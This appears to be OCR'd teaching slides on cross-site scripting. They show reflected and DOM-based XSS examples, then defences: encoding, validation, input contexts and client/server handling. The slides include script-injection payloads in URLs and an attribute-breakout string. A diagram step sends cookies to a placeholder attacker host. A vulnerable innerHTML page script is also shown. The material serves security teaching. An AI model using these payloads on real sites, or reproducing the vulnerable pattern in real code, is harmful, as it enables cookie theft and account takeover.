
- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

How attack Works - DOM-based XSS



Attacker

Attacker's Server

Website

Website's Response Script

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```

1

Check this out:
http://website/search?
keyword=<script>...</script>

5

GET http://attacker/?cookie=sensitive-data

Victim's Browser

Website's Response to Victim After innerHTML Manipulation

```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

2

GET
http://website/search?
keyword=<script>...</script>

3

200 OK

4

Website's Response to Victim

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```


XSS Countermeasures

XSS Defenses

Recall that an XSS attack is a type of code injection: user input is mistakenly interpreted as malicious program code. In order to prevent this type of code injection, secure input handling is needed.

1. Encoding

- Encoding is the act of escaping user input so that the browser interprets it only as data, not as code.
- The most recognizable type of encoding in web development is HTML escaping, which converts characters like **<** and **>** into **&lt;** and **&gt;**, respectively.
- If the user input were the string <script>...</script>, the resulting HTML would be as follows



```
<html>
Latest comment:
&lt;script&gt;...&lt;/script&gt;
</html>
```

2. Validation

- Validation is the act of filtering user input so that all malicious parts of it are removed, without necessarily removing all code in it. One of the most recognizable types of validation in web development is allowing some HTML elements (such as <em> and <strong>) but disallowing others (such as <script>)
- There are two main characteristics of validation that differ between implementations:


- **Classification strategy**

  User input can be classified using either blacklisting or whitelisting.
- **Validation outcome**

  User input identified as malicious can either be rejected or sanitized.

3. Input Handling Contexts


- There are many contexts in a web page where user input might be inserted. For each of these, specific rules must be followed so that the user input cannot break out of its context and be interpreted as malicious code. Below are the most common contexts:



Context	Example code
HTML element content	`<div>userInput</div>`
HTML attribute value	`<input value="userInput">`
URL query value	`http://example.com/?parameter=userInput`
CSS value	`color: userInput`
JavaScript value	`var name = "userInput";`


Input handling contexts

- In all of the contexts described, an XSS vulnerability would arise if user input were inserted before first being encoded or validated. An attacker would then be able to inject malicious code by simply inserting the closing delimiter for that context and following it with the malicious code.
- For example, if at some point a website inserts user input directly into an HTML attribute, an attacker would be able to inject a malicious script by beginning his input with a quotation mark



Application code	`<input value="userInput">`
Malicious string	`"><script>...</script><input value="`
Resulting code	`<input value=""><script>...</script><input value="">`

Input handling contexts



Context	Method/property
HTML element content	*node*.textContent = userInput
HTML attribute value	*element*.setAttribute(*attribute*, userInput) or *element*[*attribute*] = userInput
URL query value	window.encodeURIComponent(userInput)
CSS value	*element*.style.*property* = userInput

4. Secure Input Handling (Client/Server)

- In most modern web applications, user input is handled by both server-side code and client-side code. In order to protect against all types of XSS, secure input handling must be performed in both the server-side code and the client-side code.
- In order to protect against traditional XSS, secure input handling must be performed in server-side code. This is done using any language supported by the server.
- In order to protect against DOM-based XSS where the server never receives the malicious string (such as the fragment identifier attack described earlier), secure input handling must be performed in client-side code. This is done using JavaScript.